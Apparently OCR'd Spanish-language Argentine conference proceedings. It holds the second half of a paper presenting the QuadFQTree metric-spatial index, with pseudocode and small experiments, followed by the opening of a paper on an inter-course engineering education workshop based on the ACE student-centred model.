El procesamiento de consultas espaciales implica la ejecución de operaciones geométricas complejas y costosas. Considerando que las bases de datos espaciales suelen contener grandes cantidades de objetos geométricos, realizar un recorrido secuencial para resolver una consulta espacial no es una solución práctica en la mayoría de los casos, por lo cual en las aplicaciones reales es necesario el uso de índices espaciales.

Los métodos de acceso espacial también pueden clasificarse en dos categorías [33]: estructuras dirigidas por el espacio, y estructuras dirigidas por los datos. Las primeras están basadas en la partición de un espacio 2D en regiones rectangulares. Los objetos se mapean en las regiones de acuerdo a algún criterio geométrico. En el segundo caso las particiones están basadas en la distribución del conjunto de objetos que se está indexando.

El Grid File [34] divide el espacio en celdas fijas para indexar puntos. Cada celda está asociada a una página de disco, donde se almacenan secuencialmente los objetos contenidos en dicha celda. Si la celda se llena, la celda se divide en dos. Existen variantes del mismo para indexar rectángulos. El QuadTree [35] subdivide el plano en cuatro cuadrantes del mismo tamaño, y realiza esta misma operación sobre cada cuadrante, dando como resultado un árbol 4-ario. Cada nodo representa a todos los objetos contenidos en su cuadrante. El QuadTree ha sido utilizado ampliamente tanto para la búsqueda espacial como para distintas tareas de procesamiento de imágenes. El Bitplane Quadtree (BQ-Tree) [36] es una variante diseñada para datos geoespaciales de gran escala. El K-D-Tree [37] almacena puntos k-dimensionales subdividiendo el espacio en forma alternativa en paralelepípedos rectángulos ortogonales a cada eje de coordenadas. Existe una familia de métodos llamada “Space Filling Curve”, que se basan en funciones que transforman un espacio n-dimensional en una sola dimensión, conservando ciertas propiedades de proximidad. Un ejemplo es el Hilbert Space Filling Curve [38].

Respecto a los métodos dirigidos por los datos, los más importantes son la familia de índices R-Tree [39], que constituyen una generalización del B-Tree a más de una dimensión. Son árboles M-arios de rectángulos donde cada nodo contiene espacialmente a todos los elementos del subárbol del que es raíz. El árbol es balanceado y cada nodo interior salvo la raíz, contiene entre m y M hijos, y se almacena en una página de disco. Son los índices espaciales más utilizados actualmente por los motores de bases de datos comerciales.

3. Modelo Métrico-Espacial

Las aplicaciones donde tienen sentido las consultas métrico-espaciales tienen las siguientes características:

- No se pueden realizar búsquedas exactas sobre los objetos: los elementos de la base de datos no tienen un identificador (o un grupo de atributos) que se pueda utilizar como clave de búsqueda, o si existe, no se conoce en el momento de la consulta.
- Los objetos tienen una ubicación (y/o forma) espacial.
- Los resultados de una consulta tienen que satisfacer requisitos tanto de similitud como de posición espacial.
- La base de datos contiene una cantidad suficientemente grande de objetos o el tiempo de respuesta ante una consulta debe ser suficientemente reducido como para que no tenga sentido realizar una búsqueda secuencial.

Sea U el universo de objetos válidos, el modelo Métrico-Espacial se define mediante el par (U, d), donde para todo $o \in U$, la función $s(o) \in S$ devuelve el componente métrico del objeto y $e(o) \in E$ su aspecto espacial. La función métrica d, es la medida de disimilitud y está definida como $d: S \times S \rightarrow R+$. Por ejemplo, si $o \in U$ es un punto de interés en un mapa, $s(o)$ podría ser una cadena que representa su nombre o una foto de su frente, mientras que $e(o)$ será el punto que indica su ubicación.

Una consulta por rango métrico e intersección espacial, se denota a través de la 3-upla $(q, r, g)_d$ y se define formalmente de la siguiente manera:

$$(q, r, g)_d = \{o \in X / d(s(o), q) \leq r \wedge intersects(e(o), g)\}$$

siendo $X \subseteq U$, la base de datos, q el aspecto métrico de la consulta, r el radio de búsqueda que representa el valor máximo de disimilitud aceptada, y g su aspecto geométrico (punto, polilínea o polígono).

Una forma trivial de resolver una consulta métrico-espacial es el uso de dos índices, uno métrico y el otro espacial. Luego, ante una consulta $(q, r, g)_d$, se procede de la siguiente manera:

1. Realizar la búsqueda por similitud $(q, r)_d$ sobre el índice métrico, devolviendo el conjunto L como resultado,

2. Realizar una búsqueda de los elementos que se intersectan con *g*, sobre el índice espacial, devolviendo como resultado el conjunto *M*,
3. Por último, realizar la intersección $L \cap M$ para obtener el resultado final.

La desventaja de esta solución es que no se aprovecha la información métrica y espacial al mismo tiempo para el descarte de elementos. Una mejor estrategia es el diseño de un índice que integre ambos aspectos y permita consultas métricas, espaciales y métrico-espaciales.

4. QuadFQTree: un Índice Métrico-Espacial

En este trabajo se presenta el índice métrico-espacial QuadFQTree, diseñado en base al QuadTree y a una variante del índice métrico FQT que permite distancias continuas. El QuadFQTree es un árbol r-ario en el cual cada nodo divide el espacio en cuadrantes que contienen espacialmente a todos sus hijos, como el QuadTree, pero que además, se encuentran dentro de un rango de distancias métricas al pivote de cada nivel (como un FQTree). Esto hace que la cantidad de hijos máxima de un nodo no sea cuatro, ya que puede haber cuadrantes duplicados para distintos rangos de distancias métricas, debido a que elementos que se encuentran cercanos espacialmente, pueden ser muy distintos desde el punto de vista métrico. La altura del árbol es fija en principio, y está determinada por la cantidad de pivotes con la cual se decide indexar. Sin embargo, esta cantidad puede ser extendida en cualquier momento, agregando nuevos pivotes y por lo tanto, nuevos niveles. Una hoja del árbol contendrá apuntadores a objetos que sean similares y que además, estén cercanos espacialmente.




Figura 1. QuadFQTree

Un nodo interior del QuadFQTree es una 3-upla *(im, fm, rect)*, donde *im..fm* es el intervalo métrico y *rect* el rectángulo que contiene espacialmente a todos los hijos de dicho nodo. A su vez, cada nivel del árbol (salvo la raíz) tiene asociado un pivote. En la Fig. 1 se presenta un ejemplo de la estructura de un QuadFQTree con dos pivotes. Como se puede ver, la raíz contiene cuatro hijos, de los cuales dos de ellos contienen el mismo cuadrante (NW, noroeste), pero con intervalos métricos diferentes (indicados a través de intervalos en los arcos correspondientes).

Ante una inserción se procede de la siguiente manera. Sea *o* el objeto a insertar y p_n el pivote correspondiente al nivel *n*, se determina en cuál de los hijos del nodo actual se deberá agregar el elemento de acuerdo al intervalo métrico en el cual está incluido. Si no existe un intervalo que lo incluya, se genera uno nuevo. Una vez determinado el intervalo, se verifica que espacialmente el objeto se encuentre dentro del rectángulo del nodo. Si no es así, se genera un nuevo nodo.

Cuando se realiza una consulta métrico-espacial $(q, r, g)_d$, se visitan los nodos que cumplen las *condiciones* $im\text{-}r \leq d(q, pn) \leq fm+r$ y *intersects(g, rect)* hasta alcanzar las hojas, obteniendo un conjunto de candidatos. Luego se recorre secuencialmente este conjunto y se comparan los elementos con la consulta para obtener el resultado final.

```
QuadFQTreeRangeQuery(q, r, g)
   nodosAVisitar:=hijosDe(raíz)
   nivel:=1
   WHILE |nodosAVisitar|>0 AND
         nivel <=MaxNiv DO
     nuevos:=[]
     d:=distancia(q, pivote(nivel))
     FOR padre IN nodosAVisitar DO
       FOR h IN hijosDe(padre) DO
        IF (d BETWEEN h.im-r
              AND h.fm+r):
           IF intersects(g, h.rect):
             nuevos.add(h)
     nodosAVisitar:= nuevos
     nivel += 1
   // resultado sobre candidatos
   Resultado:=[]
   FOR hoja IN nodosAVisitar:
     elementos:=elementosDe(hoja)
     FOR elem IN elementos DO
       d:= distancia(q, s(elem))
       IF (dist<=r) AND
          (intersects(g, e(elem))):
         Resultado.add(elem)
   Return Resultado
```

Figura 2. Pseudocódigo de Consulta al QuadFQTree

En la Fig. 2 se muestra el pseudocódigo de una consulta.

Este mecanismo aprovecha tanto el aspecto métrico como el espacial para descartar ramas del árbol, lo que aumenta la eficiencia significativamente en comparación a la solución trivial.

5. Resultados Experimentales

Como parte de este trabajo se programó el QuadFQTree y se realizaron pruebas preliminares sobre una base de datos de 1514 puntos de interés correspondientes al microcentro de la Ciudad Autónoma de Buenos Aires. Las consultas se realizaron sobre los

nombres de los puntos de interés, utilizando la distancia de Levenshtein como función métrica, y su ubicación geográfica.

Se definieron 100 consultas compuestas por nombres similares a los elementos de la base de datos, radios aleatorios y polígonos de distintos tamaños y formas. Se eligieron aleatoriamente elementos de la base de datos para utilizarlos como pivotes y se fijó el tamaño máximo de los intervalos métricos.

Las consultas se ejecutaron utilizando la solución trivial planteada anteriormente y el QuadFQTree, y se compararon los resultados de ambos métodos. Ya que tanto la función de distancia métrica como la operación de intersección de dos elementos geométricos suelen ser costosas, se tomó como medida de comparación la cantidad de elementos candidatos resultantes sobre los cuales se hace la comprobación secuencial de ambos aspectos. Los resultados obtenidos para cada una de las consultas se muestran en la Fig. 3.




Figura 3. Costos QuadFQTree y Solución Trivial

En promedio, la cantidad de candidatos por consulta, que luego deben ser comparados con la consulta para determinar si forman parte del resultado final o no, fue 126,88 para el QuadFQTree y 826,30 para la solución trivial. La diferencia en eficiencia es significativa y se explica por el hecho de que el descarte mediante ambos aspectos a la vez reduce considerablemente la cantidad de elementos a evaluar durante el recorrido del árbol.

Los resultados iniciales son buenos, pero estos experimentos son los primeros de una serie de pruebas planificadas que brindarán mayor detalle y confianza en el funcionamiento del índice bajo distintas situaciones y con mayores cantidades de datos.

6 Conclusiones y Trabajo Futuro

En este trabajo presentamos el método de acceso QuadFQTree, que resuelve consultas con restricciones por similitud y espaciales al mismo tiempo. Trabajos de investigación anteriores limitaban las búsquedas por similitud y espacial sólo a búsquedas de documentos. El índice presentado en este artículo permite trabajar con cualquier tipo de objeto, siempre que exista una distancia métrica de comparación.

Es importante señalar que el mismo índice se puede utilizar para realizar búsquedas por similitud o búsquedas espaciales por separado también, es decir que en principio no sería necesario contar con índices espaciales y métricos adicionales. Pero para comprobar esta afirmación aún se requiere verificación de los resultados bajo distintas situaciones y mayores cantidades de datos, ya que los experimentos realizados aún no son suficientes.

Trabajo futuro

1. Calcular la complejidad temporal del método en forma analítica, tema en el cual estamos trabajando actualmente.

2. Realizar experimentos con otros tipos de datos (imágenes, sonido, texto), con funciones de distancia de mayor complejidad y mayor cantidad de datos.

3. Realizar pruebas para determinar la eficiencia por separado de las búsquedas espaciales y de las búsquedas por similitud.

Referencias

[1] Chávez, E., Navarro, G., Baeza-Yates, R. and Marroquín, J.L. Searching in metric spaces. ACM Computing Surveys, 33(3):273.321, September (2001)

[2] Yinghua Zhou, Xing Xie, Chuang Wang, Yuchang Gong, Wei-ying Ma. “Hybrid index structures for location-based web search”, In Proceedings of the 14th ACM international conference on Information and knowledge management, pp 155—162 (2005)

[3] LI, Zhisheng; LEE, Ken C. K.; ZHENG, Baihua; LEE, Wang-Chien; LEE, Dik Lun; and WANG, Xufa. IR-Tree: An Efficient Index for Geographic Document Search. IEEE Transactions on Knowledge and Data Engineering. (2011)

[4] E. Chavez and G. Navarro, “A compact space decomposition for effective metric indexing,” Pattern Recognition Letters, 26(9), pp. 1363–1376, (2005)

[5] P. Ciaccia, M. Patella, and P. Zezula, “M-tree: An efficient access method for similarity search in metric spaces,” in VLDB, pp. 426–435. (1997)

[6] V. Dohnal, C. Gennaro, P. Savino, and P. Zezula, “D-index: Distance searching index for metric data sets,” Multimedia Tools Appl., 21(1), pp. 9–33, (2003)

[7] C. T. Jr., A. Traina, B. Seeger, and C. Faloutsos, “Slim-trees: High performance metric trees minimizing overlap between nodes,” in ICDE, pp. 51–65. (2000)

[8] W. Burkhard and R. Keller, “Some approaches to best-match file searching,” Commun. ACM, 16(4), pp. 230–236, (1973)

[9] C. T. Jr., R. F. S. Filho, A. J. M. Traina, M. R. Vieira, and C. Faloutsos, “The Omni-family of all-purpose access methods: A simple and effective way to make similarity search more efficient,” VLDB J., 16(4), pp. 483–505, (2007)

[10] L. Mico, J. Oncina, and R. C. Carrasco, “A fast branch & bound nearest neighbour classifier in metric spaces,” Pattern Recognition Letters, 17(7), pp. 731–739, (1996)

[11] P. N. Yianilos, “Data structures and algorithms for nearest neighbor search in general metric spaces,” in SODA, pp. 311-321.(1993)

[12] I. Kalantari and G. McDonald, “A data structure and an algorithm for the nearest point problem,” IEEE Trans. Software Eng., 9(5), pp. 631–634, (1983)

[13] H. Noltemeier, K. Verbarg, and C. Zirkelbach, “Monotonous bisector Trees — A tool for efficient partitioning of complex scenes of geometric objects,” in Data Structures and Efficient Algorithms, pp. 186–203, (1992)

[14] J. K. Uhlmann, “Satisfying general proximity/similarity queries with metric trees,” Inf. Process. Lett., 40(4), pp. 175–179, (1991)

[15] S. Brin, “Near neighbor search in large metric spaces,” in VLDB, pp. 574–584, (1995)

[16] G. Navarro and R. U. Paredes, “Fully dynamic metric access methods based on hyperplane partitioning,” Inf. Syst., 36(4), pp. 734–747, (2011)

[17] G. Navarro, “Searching in metric spaces by spatial approximation,” VLDB J., 11(1), pp. 28–46, (2002)

[18] L. Britos, A. M. Printista, and Nora Reyes, “DSACL+-tree: A dynamic data structure for similarity search in secondary memory,” in SISAP, pp. 116–131, (2012)

[19] G. Navarro and N. Reyes, “Dynamic spatial approximation trees for massive data,” in SISAP, pp. 81–88, (2009)

[20] C. T. Jr., A. Traina, B. Seeger, and C. Faloutsos, “Slim-trees: High performance metric trees minimizing overlap between nodes,” in ICDE, pp. 51–65, (2000)

[21] M. R. Vieira, C. T. Jr., F. J. T. Chino, and A. J. M. Traina, “DBM-Tree: A dynamic metric access method sensitive to local density data,” J. Inf. Data Management, 1(1), pp. 111–128, (2010)

[22] L. Aronovich and I. Spiegler, “CM-tree: A dynamic clustered index for similarity search in metric databases,” Data Knowl. Eng., 63(3), pp. 919–946, (2007)

[23] J. Almeida, R. D. S. Torres, and N. J. Leite, “BP-tree: An efficient index for similarity search in high-dimensional metric spaces,” in CIKM, pp. 1365–1368, (2010)

[24] E. Vidal, “An algorithm for finding nearest neighbors in (approximately) constant average time,” Pattern Recognition Letters, 4(3), pp. 145–157, (1986)

[25] L. Mico, J. Oncina, and R. C. Carrasco, “A fast branch & bound nearest neighbour classifier in metric spaces,” Pattern Recognition Letters, 17(7), pp. 731–739, (1996)

[26] G. Ruiz, F. Santoyo, E. Chavez, K. Figueroa, and E. S. Tellez, “Extreme pivots for faster metric indexes,” in SISAP, pp. 115–126. (2013)

[27] J. Mosko, J. Lokoc, and T. Skopal, “Clustered pivot tables for I/O optimized similarity search,” in SISAP, pp. 17–24 (2011)

[28] W. Burkhard and R. Keller, “Some approaches to best-match file searching,” Commun. ACM, 16(4), pp. 230–236, (1973)

[29] R. A. Baeza-Yates, W. Cunto, U. Manber, and S. Wu. “Proximity matching using fixed-queries trees,” in CPM, pp. 198–212, SODA, (1994)

[30] T. Bozkaya and M. Ozsoyoglu, “Distance-based indexing for high dimensional metric spaces,” in SIGMOD, pp. 357–368, (1997)

[31] T. Skopal, J. Pokorny, and V. Snasel, “PM-tree: Pivoting metric tree for similarity search in multimedia databases,” in ADBIS, pp. 803–815, (2004)

[32] D. Novak, M. Batko, and P. Zezula, “Metric Index: An efficient and scalable solution for precise and approximate similarity search,” Inf. Syst., 36(4), pp. 721–733, (2011)

[33] Rigaux P, Scholl M, Voisard A. “6 - Spatial Access Methods”. En Spatial Databases, Morgan Kaufmann, San Francisco, pp 201–266, (2002)

[34] Nievergelt J, Hinterberger H, Sevcik K.C. The Grid File: An Adaptable, Symmetric Multikey File Structure. ACM Trans. Database Syst 9(1):38–71, (1984)

[35] Finkel, R. A.; Bentley, J. L. "Quad Trees A Data Structure for Retrieval on Composite Keys". Acta Informatica. Springer-Verlag. 4: 1–9, (1974)

[36] Zhang J, You S, Gruenwald L. Parallel QuadTree coding of large-scale raster geospatial data on gpgpus. En Proceedings of the 19th ACM SIGSPATIAL International Conference on Advances in Geographic Information Systems, ACM, New York, pp 457–460, (2011)

[37] Bentley J. L. Multidimensional binary search trees used for associative searching. Commun. ACM 18(9):509–517, (1975)

[38] Castro J, Burns S. Online Data Visualization of Multidimensional Databases Using the Hilbert Space Filling Curve, Lecture Notes in Computer Science, vol 4370, Springer Berlin Heidelberg, chap 9, pp 92–109, (2007)

[39] Guttman A. R-trees: a dynamic index structure for spatial searching. SIGMOD Rec 14(2):47–57, (1984)

Educación en Ingeniería

Coordinadores:

Dra. Rocío Rodríguez
Dr. Pablo Vera
Mg. Artemisa Trigueros

Universidad Nacional de La Matanza
confedi Consejo Federal de Decanos de Ingeniería República Argentina
DIIT Departamento de Ingeniería e Investigaciones Tecnológicas
RIIITIC
CONAIISI

Intercátedras: Desarrollo de competencias implementando el Modelo ACE

Analía Barrionuevo
Email: analiabarrionuevo82@gmail.com

Elizabeth María Alexandra Dufour
Email: aledufour@gmail.com

Rosana Hadad Salomón
Email: rosanahadad@gmail.com

Emmanuel Fernando López
Email: lfernandoemmanuel@gmail.com

Cristina Rojas
Email: cristinarojas3@gmail.com

Universidad Tecnológica Nacional - Facultad Regional Tucumán

Resumen

La educación por competencias propone entre sus pilares principales la articulación horizontal entre las materias de cada nivel de las carreras de ingeniería. El "Libro Rojo de CONFEDI" nos presenta como uno de sus objetivos generales "Consolidar un modelo de aprendizaje centrado en el estudiante." y además requiere "Asegurar el cumplimiento de las actividades reservadas definidas para cada título."

Con la intencionalidad de dar cumplimiento a lo anterior, es que desarrollamos una experiencia que culminó con la actividad denominada "Taller Intercátedras" a través de la cual pretendemos demostrar que es posible realizar una actividad de real articulación horizontal, centrada en el estudiante, que asegure el cumplimiento de algunas de las actividades reservadas definidas para el título de Ingeniería en Sistemas de Información y que permitan al estudiante desarrollar las competencias asociadas al título.

Introducción

Tal como lo enuncia la UNESCO: La educación superior tiene que adaptar sus estructuras y métodos de enseñanza a las nuevas necesidades. Se trata de pasar de un paradigma centrado en la enseñanza y la transmisión de conocimientos a otro centrado en el aprendizaje y el desarrollo de competencias transferibles a contextos diferentes en el tiempo y en el espacio. [1]

Las carreras de ingeniería, en esencia, tienen características particulares que, en cuanto al aseguramiento de la calidad, y con miras a la definición de un nuevo estándar nacional para el tercer ciclo de acreditación obligatoria, nos lleva a la necesidad de proponer un currículo con un balance equilibrado de competencias y conocimientos académicos, científicos, tecnológicos y de gestión, con formación humanística. Nuestro documento se basa en la propuesta de "Descriptores de Conocimientos" que forman parte del "Libro Rojo del CONFEDI", el cual enuncia una serie de estándares que describen competencias y conocimientos que deben tener el perfil de graduado de la carrera de Ingeniería de Sistemas de Información. [2]

El Modelo de Aprendizaje Centrado en el Estudiante (en adelante Modelo ACE), incluye técnicas tales como la sustitución de lecciones expositivas por experiencias de aprendizaje activo, complementando las lecciones en el aula. [3]

En este sentido, la dirección de la carrera de Ingeniería en Sistemas de Información organizó, durante el año 2017, una serie de talleres formativos orientados a la instalación del nuevo modelo educativo. Los talleres se iniciaron con información

que orientó a las cátedras en la definición de la intensidad en la formación práctica aportada por ellas a la carrera. En esta instancia, se consolidó el concepto de relación entre los contenidos y los instrumentos elegidos para desarrollarlos. Con posterioridad, durante el año 2018, se realizaron talleres en los que los asistentes trabajaron sobre la relación entre los contenidos, los instrumentos de enseñanza y de evaluación, y de las competencias evidenciadas. En cada encuentro se trabajó sobre tres dimensiones:

- Reflexiones sobre el Rol del docente en el modelo de Formación por Competencias.
- Implementación del modelo ACE en cátedras de carreras de Ingeniería.
- Diseño de procesos de enseñanza y de aprendizaje en el modelo de Formación por Competencias.

Como resultado de estas acciones, varias cátedras de carreras de grado incluyeron en sus planificaciones actividades áulicas enmarcadas en el modelo ACE, donde se identificó aquellas competencias genéricas, en las que tienen actualmente algún grado de responsabilidad dentro del desarrollo y se integró la evaluación formativa como parte del aprendizaje. Los docentes de las asignaturas obligatorias del quinto nivel de Ingeniería en Sistemas de información que son: Administración Gerencial, Inteligencia Artificial, Proyecto Final y Sistemas de Gestión, trabajaron en la identificación de competencias genéricas comunes y en la oportunidad de articular los contenidos. Fruto de las reflexiones alcanzadas por este grupo se organizó una actividad de la que participó la mayoría de los estudiantes cursantes de dichas materias, sobre una temática que posibilite registrar evidencias del nivel de dominio logrado en aquellas competencias genéricas, más específicamente, sobre la Capacidad Componente “8.b.4. Ser capaz de comprender y asumir las responsabilidades de los ingenieros en la sociedad”.
De este modo, se definió como temática la siguiente denominación: “Taller Intercátedras: Contribuyendo a Limpiar Nuestro Entorno. Propuestas de Manejo de Residuos Sólidos Urbanos e Industriales en la Provincia de Tucumán”; que tendría por objetivo generar soluciones tecnológicas a la problemática ambiental. A tal fin de que los estudiantes se constituyan en protagonistas del desarrollo de soluciones que con integren los aportes y conocimientos de cada espacio curricular de las materias participantes.

Marco Teórico

El modelo ACE predica la participación activa del estudiante en el proceso de “enseñanza aprendizaje”; lo que implica un cambio de paradigma donde el docente debe ofrecer diferentes estrategias para los procesos de enseñanza. El estudiante, por su parte, adquiere un rol activo y es co-responsable de este proceso, debe actuar de forma autónoma demostrando habilidades que tienen que ver con ser capaz de analizar el contexto actual en el que vive y aplicar sus conocimientos en la vida real. Por su parte, para el docente, el modelo ACE representa un cambio de paradigma en el aula, en el pensar la mejor manera de enseñar la asignatura, en el enseñar cada tema y las diversas estrategias para hacerlo pensando en la diversidad de estudiantes dentro del aula. Este cambio representa un desafío que exige del docente preparación y renovación de sus prácticas, orientada a cambiar su forma de impartir y evaluar conocimiento ante los discentes.
Todos estos principios se basan en las siguientes teorías de aprendizaje:

Constructivismo[4]: teoría pedagógica que sostiene que el alumno construye su conocimiento a partir de su propia forma de ser, pensar e interpretar la información, participa activamente en su proceso de aprendizaje.
Este papel activo está basado en las siguientes características de la visión constructivista:

a) La importancia de los conocimientos previos, de las creencias y de las motivaciones de los alumnos.
b) El establecimiento de relaciones entre los conocimientos para la construcción de mapas conceptuales y la ordenación semántica de los contenidos de memoria (construcción de redes de significado).
c) La capacidad de construir significados a base de reestructurar los conocimientos que se adquieren de acuerdo con las concepciones básicas previas del sujeto.
d) Los alumnos auto-aprenden dirigiendo sus capacidades a ciertos contenidos y construyendo ellos mismos el significado de esos contenidos que han de procesar.

La teoría Constructivista permite orientar el proceso de enseñanza aprendizaje desde una perspectiva experiencial, el cual sugiere que el docente sea mediador y requiere mayor actividad del alumno.
Cognitivismo[5]: Esta teoría ha sido utilizada para explicar los procesos mentales, ya que éstos son afectados tanto por factores intrínsecos como extrínsecos que eventualmente producen un aprendizaje en el individuo, uno de los desafíos de esta propuesta fue crear los espacios de aprendizaje en los que el estudiante pueda hacer conexión con lo aprendido desde las diferentes asignaturas.
Conductismo: considera al aprendizaje como un proceso de vinculación de estímulos y respuestas. [6] Donde se destaca la necesidad de lograr que el

estudiante responda de la forma deseada cuando se le presenta un estímulo, para ello, el estudiante debe saber cómo ejecutar la respuesta apropiada, así como también las condiciones bajo las cuales tal respuesta debe hacerse.
Dichas teorías hacen hincapié en la importancia de que el estudiante cree y produzca su propio "Andamio Cognitivo" el cual sostiene la estructura de conocimiento y le permita adquirir nuevas destrezas durante su proceso formativo.[7] También se apoyan en el "Aprendizaje Significativo" que propone aprender desde el entendimiento [8]. Este concepto se opone al Aprendizaje Mecánico o Memorístico que rápidamente se puede asociar al papel del docente como único dueño del conocimiento en el aula, papel del cual justamente buscamos evolucionar como docentes de acuerdo al nuevo paradigma.

Problema

Nuestra Unidad Académica se encuentra bajo el régimen de evaluación de la CONEAU. Razón por lo cual debemos adaptar los contenidos curriculares de las carreras de ingeniería al paradigma de enseñanza por competencias.
En el marco de esta adaptación de contenidos es que surgen las reuniones periódicas de docentes del departamento que dieron origen a reflexiones y planteos donde se observó la necesidad de trabajar en tareas coordinadas para el logro de competencias conjuntas. De estas tareas de reflexión surge la posibilidad de organizar una serie de estrategias que llevarían al desarrollo del "Taller Intercátedras" como punto de actividad integradora en el desarrollo de competencias genéricas.
A partir del trabajo que se realizaría tomamos como eje de trabajo para el desarrollo de las soluciones de este taller a la Guía para trabajar la Responsabilidad Social y Ambiental (GRSA) [9], que es una estrategia evaluadora que plantea situaciones problemáticas o dilemas, que requieran una identificación, descripción y análisis de problemáticas, así como el uso de códigos, leyes o normas para el análisis y la toma de una decisión o la elaboración de propuestas. Dichos dilemas pueden ser reales o hipotéticos, pero siempre han de ser estimulantes para el estudiante, con soluciones abiertas y que den pie a la reflexión y el debate.
Dentro de este marco teórico es preciso nombrar las Unidades o Temas que se complementaron con el fin de ser seleccionados por cada espacio curricular para ser tratados en el cursado. En este punto nos referimos a conocimientos previos que los estudiantes debían conocer para participar del taller, con el objetivo de que ellos integren esos saberes y lo apliquen a una solución concreta dentro de la temática tratada.
El equipo docente adaptó el orden de las actividades de aprendizaje para lograr una coherencia temática integrada.
En particular, dentro de la Cátedra de Proyecto Final se eligió el Grupo de Procesos "Planificación" donde se utilizó el Documento "Acta de Constitución" que según el PMI [10] es un documento en el que se define el alcance, los objetivos y los participantes del proyecto; da una visión preliminar de los roles y responsabilidades, de los objetivos y de los principales interesados. Este documento fue la base de la realización de cada trabajo grupal a partir del cual cada una de las otras cátedras participantes propusieron las actividades conjuntas para lograr la creación de competencias intercátedras. Para el caso de la cátedra de Administración Gerencial se propuso el desarrollo del estudio del modelo de negocios de cada proyecto grupal, utilizando un conjunto de herramientas estratégicas que permitirían el estudio de diversos aspectos. Para el estudio del cliente destinatario, se planteó el uso de la herramienta "Mapa de empatía" [11], que es una herramienta que permite personalizar, caracterizar y conocer el segmento de clientes, se analizan seis aspectos relacionados a los sentimientos de una persona. Puede ser realizado a partir de preguntas que ayudan a entender y conocer al cliente y cómo relacionarse con él. Para la elaboración del modelo de negocios se utilizó el modelo business canvas[12], para proyectos de impacto social, en el que se tuvo en cuenta los costos y beneficios sociales y ambientales. Además, se les solicitó que para la solución planteada utilizaran el concepto de "Arquitectura de la Solución"[13], representación esquemática donde se visibiliza la interconexión entre los elementos que participan de la solución. Para lograr un mayor nivel de detalle de la solución se planteó el diseño de la "Pila Tecnológica"[14], es decir, seleccionar herramientas y/o lenguajes de software en el que la solución se debe apoyar, acompañada del primer prototipo por medio del "Diseño Gráfico de la Solución"[15].
Desde la Cátedra de Sistemas de Gestión se les solicitó que elaboren sus propuestas pensando en la arquitectura organizacional y en el diseño de los procesos de negocios asociados a la propuesta de solución.
Finalmente, desde la Cátedra de Inteligencia Artificial se les planteó proponer un modelo de Lógica Fuzzy que aportará a la solución.

Metodología

La experiencia que se relata en el presente trabajo, se denominó "Taller Intercátedras" y contó con la participación de estudiantes y docentes de las materias pertenecientes al último año de cursado de

la carrera de Ingeniería en Sistemas de Información. Esta experiencia fue organizada y desarrollada por las cátedras ya mencionadas oportunamente. Los docentes integrantes de éstas materias, decidieron constituirse en un equipo de trabajo conjunto debido a que se percibió, a partir de las interacciones con los estudiantes, cierta limitación para integrar las competencias adquiridas en las materias del mismo nivel. Se pudo ver reflejado el problema, directamente en el planteo de sus propuestas de tesis. La experiencia que aquí se presenta, consistió en las siguientes etapas:

- Formación Docente: esta etapa abarcó a las capacitaciones que brindaron nuestros compañeros docentes llamado "Talleres ACE", los cuales se llevaron a cabo durante el año 2018,
- Investigación y Diseño: la propuesta de realizar un taller intercátedras surgió en febrero de 2019. A partir de ese mes el equipo docente se reunió semanalmente para acordar los temas más adecuados a abordar, las estrategias apropiadas, vinculación temática y coordinación adecuada de las actividades de enseñanza para ayudar a que cada estudiante llegue mejor preparado al momento del taller conjunto. Fruto del trabajo del equipo docente, encontramos un punto en común en que podíamos trabajar; una problemática social que nos incluye a todos que es la "Basura" (residuos sólidos urbanos) y su tratamiento. Este tema sería el eje sobre el cual se desarrollarían las soluciones generadas por los estudiantes durante la jornada de realización del Taller Intercátedras. Previamente al taller, se elaboró un documento que fue entregado a los estudiantes, que contaba con una introducción a la problemática, con las consignas detalladas, donde se integraban los contenidos trabajados por las diferentes cátedras, y las competencias a evaluar.
- El equipo docente creó un repositorio de archivos sobre la temática y organización del taller, esa información, más bibliografía recomendada se puso a disposición en una carpeta web compartida a la que se le brindó acceso a los estudiantes. (Ver figura 1).




Figura 1: Repositorio Web de Materiales para el Taller

Asimismo se diseñó una rúbrica sobre un formulario web [16] para evaluar la evidencia de las competencias previstas.
Los docentes también formularon una encuesta web para rescatar al final de la jornada un feedback anónimo por parte los estudiantes participantes, información muy valiosa para conocer cómo experimentaron la jornada.

